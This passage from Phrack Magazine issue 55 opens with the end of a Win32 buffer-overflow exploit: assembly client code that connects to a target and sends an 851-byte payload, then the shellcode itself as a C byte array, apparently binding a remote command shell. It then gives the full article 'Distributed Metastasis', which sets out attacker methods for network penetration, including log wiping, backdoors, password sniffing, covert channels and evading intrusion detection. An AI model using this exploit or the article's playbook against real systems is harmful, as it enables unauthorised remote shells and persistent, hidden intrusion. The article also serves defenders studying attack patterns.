        call    init_console
        push    logolen
        push    offset logo
        call    write_console

        call    GetCommandLineA
        mov     edi, eax
        mov     ecx, -1
        xor     al, al
        push    edi
        repnz   scasb
        not     ecx
        pop     edi
        mov     al, 20h
        repnz   scasb
        dec     ecx
        cmp     ch, 0ffh
        jz      @@0
        test    ecx, ecx
        jnz     @@1
@@0:
        push    nohostl
        push    offset nohost
        call    write_console
        jmp     quit3
@@1:
        mov     esi, edi
        lea     edi, _host
        call    parse
        or      ecx, ecx
        jnz     @@2
        push    noportl
        push    offset noport
        call    write_console
        jmp     quit3
@@2:
        lea     edi, _port
        call    parse
        or      ecx, ecx
        jnz     @@3
        push    no_port2l
        push    offset no_port2
        call    write_console
        jmp     quit3

@@3:
        push    ecx
        lea     edi, _port2
        call    parse

        push    offset wsadata
        push    0101h
        call    WSAStartup
        or      eax, eax
        jz      winsock_found

        push    errorinitl
        push    offset errorinit
        call    write_console
```

```
        jmp     quit3

winsock_found:
        xor     eax, eax
        push    eax
        inc     eax
        push    eax
        inc     eax
        push    eax
        call    socket
        cmp     eax, -1
        jnz     socket_ok

        push    sockerrl
        push    offset sockerr
        call    write_console
        jmp     quit2

socket_ok:
        mov     sock, eax
        mov     sin.sin_family, 2

        mov     ebx, offset _port
        call    str2num
        mov     eax, edx
        push    eax
        call    htons
        mov     sin.sin_port, ax

        mov     ebx, offset _port2
        call    str2num
        mov     eax, edx
        push    eax
        call    htons
        xor     ax, 09999h
        mov     store, ax

        mov     esi, offset _host
lewp:
        xor     al, al
        lodsb
        cmp     al, 039h
        ja      gethost
        test    al, al
        jnz     lewp
        push    offset _host
        call    inet_addr
        cmp     eax, -1
        jnz     ip_aight
        push    ipilll
        push    offset ipill
        call    write_console
        jmp     quit1

ip_aight:
        mov     sin.sin_addr, eax
        jmp     continue

gethost:
        push    offset _host
        call    gethostbyname
        test    eax, eax
        jnz     gothost

        push    reshostl
        push    offset reshost
        call    write_console
        jmp     quit1
```

```
gothost:
        mov     eax, [eax+0ch]
        mov     eax, [eax]
        mov     eax, [eax]
        mov     sin.sin_addr, eax

continue:
        push    size sin
        push    offset sin
        push    sock
        call    connect
        or      eax, eax
        jz      connect_ok
        push    cnerrorl
        push    offset cnerror
        call    write_console
        jmp     quit1

connect_ok:
        push    respl
        push    offset response
        call    write_console

        xor     eax, eax
        push    eax
        push    1000
        push    offset buffer
        push    sock
        call    recv
        or      eax, eax
        jg      sveet

        push    derrorl
        push    offset derror
        call    write_console
        jmp     quit1

sveet:
        push    eax
        push    offset buffer
        call    write_console

        xor     eax, eax
        push    eax
        push    sploit_length
        push    offset sploit
        push    sock
        call    send
        push    successl
        push    offset success
        call    write_console

quit1:
        push    sock
        call    closesocket
quit2:
        call    WSACleanup
quit3:
        push    0
        call    ExitProcess
parse   proc
;cheap parsing..
lewp9:
        xor     eax, eax
        cld
        lodsb
        cmp     al, 20h
```

```
        jz      done
        test    al, al
        jz      done2
        stosb
        dec     ecx
        jmp     lewp9
done:
        dec     ecx
done2:
        ret
endp

str2num proc
        push    eax ecx edi
        xor     eax, eax
        xor     ecx, ecx
        xor     edx, edx
        xor     edi, edi
lewp2:
        xor     al, al
        xlat
        test    al, al
        jz      end_it
        sub     al, 030h
        mov     cl, al
        mov     eax, edx
        mul     numbase
        add     eax, ecx
        mov     edx, eax
        inc     ebx
        inc     edi
        cmp     edi, 0ah
        jnz     lewp2

end_it:
        pop     edi ecx eax
        ret
endp

init_console  proc
        push    -10
        call    GetStdHandle
        or      eax, eax
        je      init_error
        mov     [console_in], eax
        push    -11
        call    GetStdHandle
        or      eax, eax
        je      init_error
        mov     [console_out], eax
        ret
init_error:
        push    0
        call    ExitProcess
endp

write_console proc    text_out:dword, text_len:dword
        pusha
        push    0
        push    offset bytes_read
        push    text_len
        push    text_out
        push    console_out
        call    WriteConsoleA
        popa
        ret
endp
```

```
end     start

;--(code ends)------------------------------------------------------------
<-->
Here is the shellcode in c format:

<++> P55/Win32-overflows/slxploit-shellcode.c !f4bcdaf5
#define sploit_length 851

unsigned char sploit[851] = {
  0x65, 0x78, 0x70, 0x6e, 0x20, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0xeb, 0x07, 0x90, 0xaa, 0x1c, 0x9c, 0x77, 0x90, 0x90, 0x90,
  0x33, 0xc0, 0x50, 0xf7, 0xd0, 0x50, 0x59, 0xf2, 0xaf, 0x59, 0xb1, 0xc6,
  0x8b, 0xc7, 0x48, 0x80, 0x30, 0x99, 0xe2, 0xfa, 0x33, 0xf6, 0x96, 0xbb,
  0x99, 0x10, 0x11, 0x44, 0xc1, 0xeb, 0x08, 0x56, 0xff, 0x13, 0x8b, 0xd0,
  0xfc, 0x33, 0xc9, 0xb1, 0x0b, 0x49, 0x32, 0xc0, 0xac, 0x84, 0xc0, 0x75,
  0xf9, 0x52, 0x51, 0x56, 0x52, 0xb3, 0x0c, 0xff, 0x13, 0xab, 0x59, 0x5a,
  0xe2, 0xec, 0x32, 0xc0, 0xac, 0x84, 0xc0, 0x75, 0xf9, 0xb3, 0x10, 0x56,
  0xff, 0x13, 0x8b, 0xd0, 0xfc, 0x33, 0xc9, 0xb1, 0x06, 0x32, 0xc0, 0xac,
  0x84, 0xc0, 0x75, 0xf9, 0x52, 0x51, 0x56, 0x52, 0xb3, 0x0c, 0xff, 0x13,
  0xab, 0x59, 0x5a, 0xe2, 0xec, 0x83, 0xc6, 0x05, 0x33, 0xc0, 0x50, 0x40,
  0x50, 0x40, 0x50, 0xff, 0x57, 0xe8, 0x93, 0x6a, 0x10, 0x56, 0x53, 0xff,
  0x57, 0xec, 0x6a, 0x02, 0x53, 0xff, 0x57, 0xf0, 0x33, 0xc0, 0x57, 0x50,
  0xb0, 0x0c, 0xab, 0x58, 0xab, 0x40, 0xab, 0x5f, 0x48, 0x50, 0x57, 0x56,
  0xad, 0x56, 0xff, 0x57, 0xc0, 0x48, 0x50, 0x57, 0xad, 0x56, 0xad, 0x56,
  0xff, 0x57, 0xc0, 0x48, 0xb0, 0x44, 0x89, 0x07, 0x57, 0xff, 0x57, 0xc4,
  0x33, 0xc0, 0x8b, 0x46, 0xf4, 0x89, 0x47, 0x3c, 0x89, 0x47, 0x40, 0x8b,
  0x06, 0x89, 0x47, 0x38, 0x33, 0xc0, 0x66, 0xb8, 0x01, 0x01, 0x89, 0x47,
  0x2c, 0x57, 0x57, 0x33, 0xc0, 0x50, 0x50, 0x50, 0x40, 0x50, 0x48, 0x50,
  0x50, 0xad, 0x56, 0x33, 0xc0, 0x50, 0xff, 0x57, 0xc8, 0xff, 0x76, 0xf0,
  0xff, 0x57, 0xcc, 0xff, 0x76, 0xfc, 0xff, 0x57, 0xcc, 0x48, 0x50, 0x50,
  0x53, 0xff, 0x57, 0xf4, 0x8b, 0xd8, 0x33, 0xc0, 0xb4, 0x04, 0x50, 0xc1,
  0xe8, 0x04, 0x50, 0xff, 0x57, 0xd4, 0x8b, 0xf0, 0x33, 0xc0, 0x8b, 0xc8,
  0xb5, 0x04, 0x50, 0x50, 0x57, 0x51, 0x50, 0xff, 0x77, 0xa8, 0xff, 0x57,
  0xd0, 0x83, 0x3f, 0x01, 0x7c, 0x22, 0x33, 0xc0, 0x50, 0x57, 0xff, 0x37,
  0x56, 0xff, 0x77, 0xa8, 0xff, 0x57, 0xdc, 0x0b, 0xc0, 0x74, 0x2f, 0x33,
  0xc0, 0x50, 0xff, 0x37, 0x56, 0x53, 0xff, 0x57, 0xf8, 0x6a, 0x50, 0xff,
  0x57, 0xe0, 0xeb, 0xc8, 0x33, 0xc0, 0x50, 0xb4, 0x04, 0x50, 0x56, 0x53,
  0xff, 0x57, 0xfc, 0x57, 0x33, 0xc9, 0x51, 0x50, 0x56, 0xff, 0x77, 0xac,
  0xff, 0x57, 0xd8, 0x6a, 0x50, 0xff, 0x57, 0xe0, 0xeb, 0xaa, 0x50, 0xff,
  0x57, 0xe4, 0x90, 0xd2, 0xdc, 0xcb, 0xd7, 0xdc, 0xd5, 0xaa, 0xab, 0x99,
  0xda, 0xeb, 0xfc, 0xf8, 0xed, 0xfc, 0xc9, 0xf0, 0xe9, 0xfc, 0x99, 0xde,
  0xfc, 0xed, 0xca, 0xed, 0xf8, 0xeb, 0xed, 0xec, 0xe9, 0xd0, 0xf7, 0xff,
  0xf6, 0xd8, 0x99, 0xda, 0xeb, 0xfc, 0xf8, 0xed, 0xfc, 0xc9, 0xeb, 0xf6,
```

```
  0xfa, 0xfc, 0xea, 0xea, 0xd8, 0x99, 0xda, 0xf5, 0xf6, 0xea, 0xfc, 0xd1,
  0xf8, 0xf7, 0xfd, 0xf5, 0xfc, 0x99, 0xc9, 0xfc, 0xfc, 0xf2, 0xd7, 0xf8,
  0xf4, 0xfc, 0xfd, 0xc9, 0xf0, 0xe9, 0xfc, 0x99, 0xde, 0xf5, 0xf6, 0xfb,
  0xf8, 0xf5, 0xd8, 0xf5, 0xf5, 0xf6, 0xfa, 0x99, 0xce, 0xeb, 0xf0, 0xed,
  0xfc, 0xdf, 0xf0, 0xf5, 0xfc, 0x99, 0xcb, 0xfc, 0xf8, 0xfd, 0xdf, 0xf0,
  0xf5, 0xfc, 0x99, 0xca, 0xf5, 0xfc, 0xfc, 0xe9, 0x99, 0xdc, 0xe1, 0xf0,
  0xed, 0xc9, 0xeb, 0xf6, 0xfa, 0xfc, 0xea, 0xea, 0x99, 0xce, 0xca, 0xd6,
  0xda, 0xd2, 0xaa, 0xab, 0x99, 0xea, 0xf6, 0xfa, 0xf2, 0xfc, 0xed, 0x99,
  0xfb, 0xf0, 0xf7, 0xfd, 0x99, 0xf5, 0xf0, 0xea, 0xed, 0xfc, 0xf7, 0x99,
  0xf8, 0xfa, 0xfa, 0xfc, 0xe9, 0xed, 0x99, 0xea, 0xfc, 0xf7, 0xfd, 0x99,
  0xeb, 0xfc, 0xfa, 0xef, 0x99, 0x9b, 0x99,
  0x00, 0x00, // word value for bind port, client must mod and XOR with 0x99
  0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,
  0xfa, 0xf4, 0xfd, 0xb7, 0xfc, 0xe1, 0xfc, 0x99, 0xff, 0xff, 0xff, 0xff,
  0x0d, 0x0a};
<-->
----[  EOF
```

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 16 of 19]

Distributed Metastasis: A Computer Network Penetration Methodology

-------[Andrew J. Stewart <ajs@tentacle.org.uk>

"You may advance and be absolutely irresistible, if you make for the enemy's weak points; you may retire and be safe from pursuit if your movements are more rapid than those of the enemy."

- Sun Tzu, Art of War

----[(struct phrack *)ptr;

You can find the original instance of this article in both Adobe .pdf and Microsoft Word 97 format at http://www.packetfactory.net.

----[Abstract

Metastasis refers to the process by which an attacker propagates a computer penetration throughout a computer network. The traditional methodology for Internet computer penetration is sufficiently well understood to define behavior which may be indicative of an attack, e.g. for use within an Intrusion Detection System. A new model of computer penetration: distributed metastasis, increases the possible depth of penetration for an attacker, while minimizing the possibility of detection. Distributed Metastasis is a non-trivial methodology for computer penetration, based on an agent based approach, which points to a requirement for more sophisticated attack detection methods and software to detect highly skilled attackers.

----[Introduction

In the study of medicine, the term "metastasis" refers to the spread of cancer from its original site to other areas in the body. Metastasis is the principal cause of death in cancer patients. Cancer cells have the ability to enter the vascular system and travel to virtually any part of the body where they detach and burrow into a target organ. Each cancer has an individualized way of spreading.

The use of the term metastasis was first suggested in the context of computer security by William Cheswick and Steven Bellovin [1] and refers to the process by which an attacker, after compromising a computer host, attacks logically associated hosts by utilizing properties and resources of the compromised host:

"Once an account is secured on a machine, the hacker has several hacking goals ... [to] open new security holes or backdoors in the invaded machine ... [and to] find other hosts that trust the invaded host."

Before the techniques and advantages of distributed metastasis can be explained,the traditional attack paradigm must be understood. Note that a verbose description of the traditional attack paradigm is outside the scope of this document; [2] describes that subject in detail.

----[Traditional Attack Paradigm

The framework of processes and order of execution by which an attacker attempts to penetrate a remote computer network is sufficiently well understood to enable the creation of toolkits to attempt to exploit a weakness and/or to attempt to audit a system for potential weaknesses.

The tasks an attacker performs to conventionally execute an attack can be categorized as 'information gathering', 'exploitation', and 'metastasis', and are described below.

----[Information Gathering

The first phase of an attack, the information gathering phase, comprises the determination of the characteristics of the target network such as network topology, host OS type (within this paper the term 'host' will refer to a generic network entity such as a workstation, server, router, etc.), and "listening" applications e.g. WWW servers, FTP services, etc. This is ordinarily achieved by applying the following techniques:

I. Host Detection

Detection of the availability of a host. The traditional method is to elicit an ICMP ECHO_REPLY in response to an ICMP ECHO_REQUEST using the 'ping' program. Programs designed to perform host detection in parallel such as fping [3] enable large expanses of IP address space to be mapped quickly.

II. Service Detection

a.k.a. "port scanning". Detection of the availability of a TCP, UDP, or RPC service, e.g. HTTP, DNS, NIS, etc. Listening ports often imply associated services, e.g. a listening port 80/tcp often implies an active web server.

III. Network Topology Detection

Topology in this context relates to the relationship between hosts in terms of 'hop count' ("distance" between hosts at the Internet/IP layer).

Only two methods of network topology detection are known to the author: 'TTL modulation' and 'record route'. The UNIX 'traceroute' program performs network topology detection by modulating the TTL (time to live) field within IP packets; in the windows NT environment, tracert.exe provides broadly equivalent functionality. 'ping' can be used to "record [the] route" of ICMP packets, albeit to a finite depth. Both these techniques require a target host to act as the final destination of the probe.

Firewalk [4] is a technique used to perform both network topology detection and service detection for hosts "protected" behind certain vulnerable configurations of gateway access control lists, e.g. as implemented in a firewall or screening router.

Classical promiscuous-mode "network sniffing" is another, albeit non-invasive, method of network topology detection [5], but may not be applicable in those scenarios where traffic from the target network is not visible to an attacker at their initial network location.

IV. OS Detection

A common OS detection technique is "IP stack fingerprinting" - the determination of remote OS type by comparison of variations in OS IP stack implementation behavior. Ambiguities in the RFC definitions of core internet protocols coupled with the complexity involved in implementing a functional IP stack enable multiple OS types (and often revisions between OS releases) to be identified remotely by generating specifically constructed packets that will invoke differentiable but repeatable behavior between OS types, e.g. to distinguish between Sun Solaris and Microsoft Windows NT.

The pattern of listening ports discovered using service detection techniques may also indicate a specific OS type; this method is particularly applicable to "out of the box" OS installations.

V. Application-Layer Information Gathering

Applications running on target hosts can often be manipulated to perform

information gathering. SNMP (Simple Network Management Protocol) enabled devices are often not configured with security in mind, and can consequently be queried for network availability, usage, and topology data. Similarly, DNS servers can be queried to build lists of registered (and consequently likely active) hosts.

Routers on (or logically associated with) the target network can often be queried via the RIP protocol for known routes [6]. This information can be used to further aid construction of a conceptual model of the topology of the target network.

Many of these techniques are utilized by modern network management software to "map" a network.

In summary, the information gathering phase of an attack comprises the determination of host availability: "what hosts are 'alive'?", service availability: "what network enabled programs run on those hosts?", network topology: "how are hosts organized?", and roles: "what 'jobs' do each host perform?".

----[Exploitation

The exploitation phase of an attack is the initial chronological point at which an attacker commits to attempting to penetrate an individual host.

The data generated in the information gathering phase of the attack is used to determine if any hosts on the target network are running a network service which has a known vulnerable condition that might be remotely exploitable. Services may either be intrinsically insecure "out of the box" or may become insecure through misconfiguration.

The methods by which a service can be exploited vary widely, but the end-result often manifests as either the execution of a process in a privileged context e.g. opening a privileged command line, adding an account with no password, etc., or through the disclosure of security-critical information, e.g. a list of encrypted passwords which can (possibly) subsequently be "cracked". The observed proportion of weak passwords within a password file [7] imply that a password cracking attack is likely to be successful.

To summarize, the exploitation phase of an attack involves the compromise of a vulnerable host on (or logically associated with) the target network.

----[Metastasis

The metastasis phase of the attack, as defined by Cheswick and Bellovin, can be logically separated into two key components: 'consolidation', and 'continuation', described here:

I. Consolidation Component

Once access has been gained to an individual host, the attack proceeds with the consolidation component of metastasis.

It is imperative to the attacker that the exploitation phase not be detected. The attacker must remove evidence of the entry onto the host by removing relevant entries from OS and security application log files. If the opportunity exists, the attacker will remove any trace generated by the earlier information gathering phase also.

Depending on the exploit employed, the exploitation phase may not have granted the attacker the highest level of privilege on the compromised system ('root' for UNIX derivatives, 'Administrator' for Windows NT), and if not, the attacker will attempt to escalate their privilege to the highest level. The methods used to escalate local privilege level often employ extremely similar techniques, even across multiple OS platforms. Such vulnerabilities reoccur

frequently due to non security-cognizant OS and application programming. A notable category of local exploit is a "buffer overflow" [8].

A program to enable remote unauthorized access is traditionally installed, sometimes called a "back door". A back door "listens" identically to a network daemon/service, and provides either full remote command line access or a set of specific actions e.g. upload/download file, execute/terminate process, etc.

In summary, the goals of the consolidation component of the metastasis phase of an attack, are to remove any evidence of the exploitation phase, and to ensure that remote access is available to the attacker.

II. Continuation Component

The continuation component of metastasis is the most conceptually interesting and challenging, in terms of attempting to construct a model of the attackers actions.

Because a host on the target network has been compromised, the attacker can now utilize 'passive' as well as the previous described 'active' attack methods to deepen the penetration. Traditionally, a "password sniffer" is installed - a promiscuous mode network protocol monitor, designed to log the usernames and passwords associated with those application layer protocols that utilize plain text transmission, e.g. Telnet, FTP, rlogin, etc.

Implicit to modern enterprise network environments is the concept of trust. [9] defines trust as:

"[the] situation when a ... host ... can permit a local resource to be used by a client without password authentication when password authentication is normally required."

Metastasis involves the use/abuse of trust relationships between a compromised host and other prospective target hosts.

Regardless of OS type, a host is likely to engage in multiple trust relationships, often in the areas of authentication, authorization, remote access, and shared resources. The process of trust relationship exploitation involves identifying and "following" trust relationships that exist on a compromised host, in order to deepen a penetration. There is often no need to perform the exploitation stage of an attack against other hosts on the target network if they already implicitly trust the compromised host in some way.

The classical example of trust relationship exploitation involves the subversion of the Berkley "R" commands and their configuration files in the UNIX environment: '.rhosts' and '/etc/hosts.equiv'.

----[Properties of the Traditional Attack Paradigm

It is valuable to identify those properties that define the traditional attack paradigm, as outlined above.

I. One to One, One to Many Model

Information gathering techniques are traditionally performed using a "one to one" or "one to many" model; an attacker performs network operations against either one target host or a logical grouping of target hosts (e.g. a subnet).

This process is ordinarily executed in a linear way, and is often optimized for speed by utilizing parallel or multi-threaded program execution.

This linear process can be visualized using a conceptually simplified network topology diagram. Fig 1 shows attacker host A1 "attacking" (i.e. performing the host and/or service detection phases of an attack) against a single target host T1.

```
A1 -------> T1
```

Fig 1. One to One Model

Fig 2 shows attacker host A1 attacking multiple target hosts T1 ... Tn.

```
A1 -------> T1
A1 -------> T2
.
.
.
A1 -------> Tn
```

Fig 2. One to Many Model

Note that although the concepts of "one to one", "one to many", etc., are simplistic - they are particularly relevant and important to modeling the network activity generated by an attacker as they metastasize across a network.

II. Server Centricity

Traditional, remote exploitation techniques target a server program by approximating a client because, by definition [10]:

"the client/server message paradigm specifies that a server provides a service that a client may request ... the attacker (client) makes a request (attack) to any server offering the service and may do so at any point."

Server programs typically run with elevated privileges and are therefore advantageous targets for attack; this conveniently maps to the "one to one" and "one to many" models described in I.

III. Attack Chaining

The traditional attack process is often chained from compromised host to host in an attempt to obscure the "real" location of an attacker. Fig 3 shows an attack on target host T1 from attacking host A1 in which the attacker is logically located at host H1, and is connected to A1 through host H2; only the connection from A1 can be "seen" from T1.

```
H1 -------> H2 -------> A1 -------> T1
```

Fig 3. Attack Chaining

IV. Latency

Because password sniffer log files are traditionally written to disk, an attacker must return to a compromised host to collect information that could enable the depth of the penetration to be increased.

Similarly, an attacker must return to a compromised host in order to proxy (chain) the attack process.

----[Distributed Metastasis

These properties that define the traditional attack paradigm can be evolved.

The core of the distributed metastasis methodology is a desire to utilize the distributed, client/server nature of the modern IP network environment, and to perform a logical automation of the metastasis phase of the traditional attack process.

The impetus for the distributed metastasis approach comes from the observation of commercial "network enabled" security technology.

Manufacturers of security software tools have, in the majority, evolved their products from a stand-alone model (single host e.g. COPS [11]) to a distributed

one - in which multiple embedded agents reside on topologically disparate hosts, and communicate security-relevant information to a logically centralized "manager". This strategy is advantageous in terms of:

I. Scalability

The agent population is almost certainly fluid in nature - agents can be added and removed over time, but the manager remains constant. This model maps to the most common operating environment - the infrastructure is malleable but the security monitoring function (hopefully) remains stable.

II. Cost of Ownership

The impact of performing a single installation of an agent on a host is less costly over time in both physical and administrative terms than with repeated visitation.

Agents that can be remotely "programmed" (i.e. instructed how to perform) from a remote location enable the function of the security software to be changed more rapidly throughout the enterprise (such as with a security policy change), than with multiple per-host installations.

III. Coverage

By utilizing multiple automated, semi or fully autonomous agents, that can either be scheduled to perform security analysis regularly or run continuously, the depth of agent coverage is increased, and consequently the probability of detecting anomalous (i.e. security relevant) behavior is increased.

Although security vendors understand the functional requirements associated with large infrastructures in terms of scalability and cost of ownership, these properties have not yet been fully leveraged by the attacker community in extending the traditional attack methodology.

----[Properties of Distributed Metastasis

A distributed, agent based approach, can be utilized in the metastasis phase of the traditional attack methodology to reap appreciable benefits for an attacker.

The properties that define distributed metastasis are as follows:

I. Agent Based

The "back door" traditionally installed as part of the consolidation stage is, with distributed metastasis, a remotely controllable agent in a similar vein to those employed by network enabled security tools.

The attacker will never "log in" in the traditionally sense to a compromised host once an agent is installed. This approach brings time saving advantages to an attacker because the log-file "clean up" operation involved with a conventional login does not have to be repeated ad infinitum.

II. Many to One, Many to Many Model

Whereas the traditional attack paradigm conventionally employs a "one to one" or "one to many" model of information gathering, the use of multiple distributed agents facilitates "many to one" and "many to many" models also.

A custom client can deliver a "task definition" to an agent which defines a host and/or service detection task. An agent can return the results to a client either in (pseudo) real time or on task completion.

For execution of host and service detection techniques that require low-level packet forgery (e.g. to enable a SYN port scan), the availability of a portable network packet generation library [12] eases the development time required to implement this functionality.

As described in [13], the ability to utilize multiple source hosts for gathering host, service, and network topology information has advantages in the areas of stealth, correlation, and speed.

Fig 4 and Fig 5 illustrate multiple source hosts (agents) used to perform information gathering in "one to many" and "many to many" scenarios respectively:




Fig 3. Many to One Model




Fig 5. Many to Many Model

Agents can be remotely programmed either to execute or to forward scan definitions to functionally duplicate the "chaining" present in the traditional attack approach.

Although an agent based approach is not implicitly required for "many to one" and "many to many" models of information gathering, it is made substantially easier through a programmatic approach. The ability of an agent to multiplex scan definitions allows an attacker to have topological control over which links in the network attack-related network traffic flows.

III. Real Time Monitoring

As described previously, delay exists when an attacker wishes to utilize a compromised host for further attacks and to collect log files from data collection programs such as password sniffers and keystroke recorders.

With a distributed model, collected data such as username/password pairs can be transferred in (pseudo) real time to a remote location, and as shown, this process can be chained through multiple compromised hosts.

Embedded password sniffing functionality could be extended to support regular-expression style pattern matching which again, because of the benefits of the agent based approach, would be remotely programmable.

Conceptually, there is no limit to the amount or type of data that could be collected and forwarded by agents. Possible areas of interest to an attacker might include patterns of user activity and host and network utilization metrics.

IV. Minimal Footprint

In the traditional attack paradigm (albeit dependent on the "back door" employed), the attacker is exposed to a window of possible detection when the attacker re-enters a previously compromised host, between a login and the removal of the evidence of the login. With an agent based approach, the consolidation phase need never be repeated after the agent installation.

V. Communication

Covert channels between agents and managers and between agents can be created by utilizing steganography techniques. [14] describes the ubiquitous nature of

ICMP network traffic to TCP/IP networks, and that it can subsequently be used to tunnel information which (superficially) appears benign.

By utilizing such a ubiquitous transport, the ability to communicate between widely disparate agents is less likely to be affected by network devices that implement network traffic policy enforcement, e.g. screening routers, firewalls, etc.

Confidentiality and integrity can be added using Cryptography.

VI. Client Centricity

The structure of the traditional attack methodology lends itself to server centric attacks - attacks which attempt to subvert a server by approximating a client. With a distributed approach in which an embedded agent resides on a server, client requests to that server can consequently be intercepted and subverted.

----[Monoculture

As described, fundamentally, distributed metastasis advocates an agent based approach. The logical implication is that an attacker must construct a functional agent for each OS variant that is likely to be encountered in the target environment (and which it is considered desirable to compromise). Admittedly, this requires initial time and intellectual investment by an attacker; however, the predominance of "monoculture" IT environments simplifies this task. Also, cross-platform programming languages such as Java make cross-platform operability realizable.

In the fields of ecology and biology, "monoculture" refers to the dominance of a single species in an environment - a state considered to be pathologically unstable. Economies of scale make monoculture installations attractive - greater short term efficiency is likely to be achieved, and therefore the majority of large organizations tend towards monoculture installations that employ one or two key OS types.

----[Internet Worm Analogy

The distributed metastasis approach shares similarities to the propagation method used by the Internet "worm" [15] - the proliferation of remote agents. Once an instance of the Internet worm infected a host, it attempted to communicate with an external entity, although this was later thought to be a deliberate attempt at throwing those people attempting to reverse engineer the worm "off the scent".

A combined attack form in which a worm was used as a vector to seed agents which can then be remotely controlled would increase the speed of penetration, but would likely be less controllable, unless the worm was specifically targeted and rate limited in terms of expansion - perhaps using a "proximity control" mechanism similar to that employed by the SATAN network vulnerability scanner [16].

----[A Challenge for State and Event Monitoring

Would todays state and event monitoring tools detect a distributed metastasis attack? Clearly, the answer is dependent on the proliferation, sophistication, and configuration of those tools within the target environment.

If an attacker can compromise a host and remove evidence of the attack, state monitoring tools will not detect the hostile activity if it falls between those scheduled times when the tool performs its sweep. Host based IDS, dependent on the exploitation and privilege escalation method used by an attacker, may detect the attack. Clearly therefore, a combination of state monitoring and real time state monitoring (a.k.a. intrusion detection) tools should both be employed within a technical security architecture.

"Many to Many" and "Many to One" attacks are less likely to be detected by network based intrusion detection systems (N-IDS) than with a linear model. The techniques described in [17] can be implemented to assist evasion of N-IDS.

As discussed, with an agent based approach, once an agent is installed and hidden, the intrusion is less likely to be detected than with continual re-visitation of a host (e.g. with Telnet) as in the traditional attack methodology. If an agent can be installed and hidden, if it is not detected at an early stage it is unlikely to be discovered from that point forward.

For "open source" OS' (e.g. OpenBSD, Linux, etc.) an agent could even be incorporated into the kernel itself. Similarly, any OS that enables loading of run-time kernel modules could be compromised in this way.

Polymorphic techniques could perhaps be implemented to increase the complexity of detection (cf. polymorphic strains of virus).

----[A New Architecture for Vulnerability Scanning

There exists several advantages in using a distributed agent model for commercial vendors of network vulnerability scanning technology. A distributed model would enable localized 'zones of authority' (i.e. delegation of authority), would facilitate information gathering behind NAT (and firewalls, where configured), and overcome network topology specific bandwidth restrictions.

Information chaining would enable the construction of a hierarchical reporting and messaging hierarchy, as opposed to the "flat" hierarchy implemented in the majority of tools today.

At this time I am aware of no commercial (or free) vulnerability scanners that employ a distributed architecture as described.

----[Conclusion

Although some notable remotely programmable embedded agents exist [14] [18] [19], they have not been fully utilized in continuation of the remote attack paradigm.

Considerable benefits exist for an attacker in utilizing a distributed penetration methodology, centered on an agent based approach; these benefits are not dissimilar to the benefits available through the use of distributed, as opposed to static, security state and event monitoring tools.

Distributed metastasis is, in comparison to the traditional attack paradigm, a non-trivial methodology for computer penetration, the advantages of which are likely only to be considered worth the expenditure in effort by a small minority of skilled attackers; however, strategically - those advantages could be significant.

----[References

[1] William R. Cheswick & Steven M. Bellovin, "Firewalls and Internet Security", Addison-Wesley, 1994.

[2] Andrew J. Stewart, "Evolution in Network Contour Detection", 1999.

